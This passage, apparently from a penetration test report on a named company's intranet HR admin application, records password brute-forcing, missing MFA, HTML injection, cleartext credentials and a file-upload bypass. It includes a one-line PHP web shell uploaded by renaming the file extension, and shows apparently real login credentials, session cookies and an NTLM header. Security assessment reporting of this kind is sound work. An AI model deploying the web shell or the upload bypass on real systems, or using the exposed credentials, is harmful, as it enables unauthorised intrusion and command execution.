

7. Intruder attack of http://intranet.corp.tsuisl.com
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request 1
Response 1
Request 2
Response 2
Pretty
Raw
Hex

Request	Payload	Status code	Response received	Error	Redirects follo...	Timeout	Length	Comment
21	juscoit@123	200	1922		1		46257	
0		200	1756		1		9381	
1	juscoit	200	2187		1		9381	
2	juscoi	200	1472		1		9381	
3	Admin	200	1516		1		9381	
4	Password	200	1593		1		9381	
5	PAssword@123	200	1414		1		9381	
6	Admin@123	200	1605		1		9381	

```
GET /admin/dashboard.php HTTP/1.1
Host: intranet.corp.tsuisl.com
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://intranet.corp.tsuisl.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://intranet.corp.tsuisl.com/admin/check_login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=5g687682ea4supesh6mmqmbba7
Connection: Keep-Alive
Proxy-Connection: Keep-Alive
Authorization: NTLM
TlRMTVNTUAADAAAAGAAYAFQAAAAYABgAbAAAAAAAAAABAAAAAFAAUAEAAAAAAAAAAVAAAAAAAAACEAAAAB4IAAEUAQgBBAFAAUgAzADQAMwA5AEgAgfu0iAGUOksI7Qj5etYep0djJ1D3c0hDnw6H5/9Ej8XhXmY
w68MR0se18/hCO2jW
```

4.3 Multi-Factor Authentication Not Enabled

Step: As it can be seen below, the MFA is not enabled.




Not secure intranet.corp.tsuisl.com/hrir/admin/

TATA STEEL UISL

Administrator Login

4.4 HTML Injection

Step 1: As it can be seen below, we have entered a normal html snippet in the name field and click on submit button.




intranet.corp.tsuisl.com/hrir/admin/hr_meassage_edit.php?id=2

Edit HR MESSAGE

Name: <h1>HTML</h1>

Step 2: As it can be seen below, our html snippet has executed on the "HR Message" page.



Not secure intranet.corp.tsuisl.com/hrir/admin/hr_message.php

TSUISL HRIR APP

HR MESSAGE


Show 10 entries Search:

ID	NAME	MESSAGE	
2	HTML		
3	">		

Showing 1 to 2 of 2 entries

4.5 Cleartext Submission of Credentials

Step: As it can be seen below, the login credentials are transmitted in cleartext.



Request to http://intranet.corp.tsuisl.com:80 [10.0.169.108]

Time	Type	Direction	Method	URL	Status code	Le
15:32:43 21 A...	HTTP	→ Request	POST	http://intranet.corp.tsuisl.com/admin/check_login.php		

Request


```
POST /admin/check_login.php HTTP/1.1
Host: intranet.corp.tsuisl.com
Content-Length: 46
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://intranet.corp.tsuisl.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.7
Referer: http://intranet.corp.tsuisl.com/admin/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=hqng9bul2ukdfrf6kjbh8tn1j0
Connection: keep-alive

inputEmail=juscoit&inputPassword=juscoit%40123
```

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	2
Request cookies	1
Request headers	13

4.6 Unrestricted File Upload

Step: As it can be seen below, we tried to upload a file with php extension, and we are getting the extension not allowed message.




Request

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2qac6IfakhRKxv2Y
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://intranet.corp.tsuisl.com/admin/award_file_edit.php?id=36
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=iehknj4fhaiupuhqbdggdfojpr
Connection: keep-alive

------WebKitFormBoundary2qac6IfakhRKxv2Y
Content-Disposition: form-data; name="id"

36
------WebKitFormBoundary2qac6IfakhRKxv2Y
Content-Disposition: form-data; name="name"

Mr. Amit Kumar - Sr. Manager (MEP) - (GEM AWARD)
------WebKitFormBoundary2qac6IfakhRKxv2Y
Content-Disposition: form-data; name="photo"; filename="PHP Shell.php"
Content-Type: application/x-php

<?php
$cmd = $_GET['cmd'];
system($cmd); ?>
------WebKitFormBoundary2qac6IfakhRKxv2Y
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Persistent-Auth: true
Content-Security-Policy: default-src: https:; frame-ancestors 'self'
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Date: Fri, 25 Apr 2025 07:22:21 GMT
Content-Length: 51

<div style='color:red;'>
     Extension not allowed
</div>
```

Step: As it can be seen below, while we have changed the extension php into png and the content remain same malicious php snippet now we are able to upload our malicious file.



Request:

